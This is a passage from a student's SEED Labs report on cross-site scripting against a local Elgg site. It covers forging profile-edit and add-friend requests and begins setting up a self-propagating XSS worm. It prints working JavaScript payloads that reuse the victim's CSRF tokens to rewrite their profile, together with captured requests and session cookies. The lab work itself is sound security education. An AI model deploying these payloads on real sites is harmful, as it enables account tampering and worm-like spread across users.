
Figure 9: Legitimate Edit Profile HTTP Post Request (Request Headers)

Figures 10 and 11 show the parameters submitted when the POST request is made, reflecting the data in the edit profile form. We can see the Javascript in the description field.



```
Form data
  __elgg_token: hu4a71lZ5MRePlyAU4cQdg
  __elgg_ts: 1585200524
  accesslevel[briefdescription]: 2
  accesslevel[contactemail]: 2
  accesslevel[description]: 2
  accesslevel[interests]: 2
  accesslevel[location]: 2
  accesslevel[mobile]: 2
  accesslevel[phone]: 2
  accesslevel[skills]: 2
  accesslevel[twitter]: 2
  accesslevel[website]: 2
  briefdescription:
  contactemail:
  description: <script+type="text/javascript"> window.onload+=+function+()+{
               ++var+Ajax=null;
               ++//+Set+the+timestamp+and+secret+token+parameters ++var+ts="&
```


Figure 10: Legitimate Modify Profile HTTP Post Request (Params I)



```
               __elgg_ts="+elgg.security.token.__elgg_ts; ++var+token="&
               __elgg_token="+elgg.security.token.__elgg_token;
               ++//Construct+the+HTTP+request+to+add+Samy+as+a+friend.
               ++var+sendurl=+"http://www.xsslabelgg.com/action/friends
               /add?friend=47"+++ts+++token;+//FILL+IN
               ++//Create+and+send+Ajax+request+to+add+friend
               ++Ajax=new+XMLHttpRequest(); ++Ajax.open("GET",sendurl,true);
               ++Ajax.setRequestHeader("Host","www.xsslabelgg.com");
               ++Ajax.setRequestHeader("Content-Type",
               +++++++++++++++"application/x-www-form-urlencoded");
               ++Ajax.send(); } </script>
  guid: 47
  interests:
  location:
  mobile:
  name: Samy
  phone:
  skills:
  twitter:
  website:
```

Figure 11: Legitimate Modify Profile HTTP Post Request (Params II)


By understanding what the modify-profile HTTP request looks like, a JavaScript program like that in Figure 12 can be written to send out the same request.



```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero" +
              "&accesslevel[description]=2";

  // Construct the content of your url.
  var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
  var content = ts + token + name + desc + guid;    //FILL IN
  var samyGuid = "47";    //FILL IN


  if (elgg.session.user.guid != samyGuid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

Figure 12: Modify-profile HTTP POST Request JavaScript Code

As shown in Figure 5, the code shown in Figure 4 was placed in the "`About Me`" field of Samy's profile page in the `Text mode` to ensure that no additional code is added to our attacking code.



Edit profile : XSS Lab Sit
www.xsslabelgg.com/profile/samy/edit
Most Visited
SEED Labs
Sites for Labs
Visual editor
Public

Edit profile

Display name

Samy


About me

```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero" +
        "&accesslevel[description]=2";

  // Construct the content of your url.
  var sendurl = "http://www.xsslabelgg.com/action/profile/edit";    //FILL IN
```

Figure 13: JavaScript Code in Samy's Profile

Logging in as Alice, when Alice visits Samy's profile page, it can be seen from Figure 14 to 16 that Alice's profile is modified as the modify-profile POST request is immediately made.

We note that in Figure 14, the POST request is made to Alice's profile, the location `http://www.csrflabelgg.com/profile/alice/edit`.




```
Sta... Method File
200    GET    samy
200    GET    font-..
200    GET    elgg...
200    GET    color..
200    GET    jquer..
200    GET    jquer..
200    GET    requi..
200    GET    requi..
200    GET    elgg.js
302    POST   edit
200    GET    en.js
200    GET    init.js
200    GET    read...
200    GET    Plugi..
15 requests | 131.41 KB
```

```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (365 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Thu, 26 Mar 2020 05:47:15 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=99
Location: http://www.xsslabelgg.com/profile/alice
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (414 B)
```

Figure 14: JavaScript Edit Profile HTTP Post Request (Response Headers)

However, in Figure 15, we note that the referer of this POST request is actually Samy as it shows that the referer is, `http://www.csrflabelgg.com/profile/samy`.




```
Sta... Method File
200    GET    samy
200    GET    font-..
200    GET    elgg...
200    GET    color..
200    GET    jquer..
200    GET    jquer..
200    GET    requi..
200    GET    requi..
200    GET    elgg.js
302    POST   edit
200    GET    en.js
200    GET    init.js
200    GET    read...
200    GET    Plugi..
15 requests | 131.41 KB
```

```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (414 B)
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 131
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=43hnkmcauebk22ukpr4e0nu485
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
```

Figure 15: JavaScript Edit Profile HTTP Post Request (Request Headers)

As shown below in Figure 16, we see that the description, “`Samy is my hero`” has been posted onto Alice’s account.



Sta…	Method	Fil
200	GET	samy
200	GET	font-..
200	GET	elgg…
200	GET	color..
200	GET	jquer..
200	GET	jquer..
200	GET	requi..
200	GET	requi..
200	GET	elgg.js
302	POST	edit
200	GET	en.js
200	GET	init.js
200	GET	read…
200	GET	Plugi..


Form data
```
__elgg_token: GYkE-2sHaej6lqnX5zeoJQ
__elgg_ts: 1585201634
accesslevel[description]: 2
description: Samy is my hero
guid: 44
name: Alice
```

Figure 16: JavaScript Edit Profile HTTP Post Request (Params)

Question 3: Why do we need Line 1? Remove this line and repeat your attack. Report and explain your observation.

Line 1 as shown in the document is necessary as a check to ensure that this POST request is not made to Samy's own profile as it checks to ensure that the current user's GUID is not that of Samy's which is 47.


Figure 17 shows the attack with Line 1 and Figure 18 shows the attack without Line 1, where the line "Samy is my hero" is reflected on his own profle.



```
Sta...  Method  Fil
302     POST    edit
200     GET     samy
200     GET     font-..
200     GET     elgg...
200     GET     color..
200     GET     47lar..
200     GET     47sm..
200     GET     jquer..
200     GET     jquer..
200     GET     requi..
200     GET     requi..
200     GET     elgg.js
18 requests   166.47 KB
```

```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (365 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Thu, 26 Mar 2020 05:51:44 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.xsslabelgg.com/profile/samy
Pragma: no-cache
```

Figure 17: JavaScript Attack with Check (Line 1)



```
Sta...  Method  Fil
200     GET     samy
304     GET     font-..
304     GET     elgg...
304     GET     color..
304     GET     jquer..
304     GET     jquer..
304     GET     requi..
304     GET     requi..
304     GET     elgg.js
304     GET     47to...
304     GET     47lar..
304     GET     47sm..
16 requests   122.55 KB
```


```
Request URL: http://www.xsslabelgg.com/profile/samy
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Cache-Control: max-age=0
Connection: keep-alive
Cookie: Elgg=1qcbgah74gpa0vtca3l725eqv2
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy/edit
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0
```

Figure 18: JavaScript Attack without Check (Line 1)

Task 6: Writing a Self-Propagating XSS Worm

Link Approach:


First, the domain name that we will be using, `www.example.com` needs to be mapped to the virtual machine's local IP address, `127.0.0.1`. This mapping is modified by appending that information in the `/etc/hosts` file as shown in Figure 19. To edit this file, run the command, `sudo vim /etc/hosts`.



```
/bin/bash
/bin/bash 66x24
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
127.0.0.1       www.example.com
```

Figure 19: DNS Configuration (Modify the /etc/hosts file)


The Apache server also needs to be configured to allow the website, `www.example.com` to access specific directories as shown in Figure 20. To edit this file, run the command, `sudo vim /etc/apache2/sites-available/000-default.conf`.



```
<VirtualHost *:80>
        ServerName http://www.seedlabclickjacking.com
        DocumentRoot /var/www/seedlabclickjacking
</VirtualHost>
<VirtualHost *:80>
        ServerName http://www.example.com
        DocumentRoot /var/www/Example
</VirtualHost>
```

Figure 20: Apache Configuration

The respective directory then needs to be created in the folder. In my case, the name of the directory is supposed to be `Example` as shown in Figure 20. The JavaScript file containing the worm, `xss_worm.js` should be placed within the new directory. The steps completing this can be seen in Figure 21.

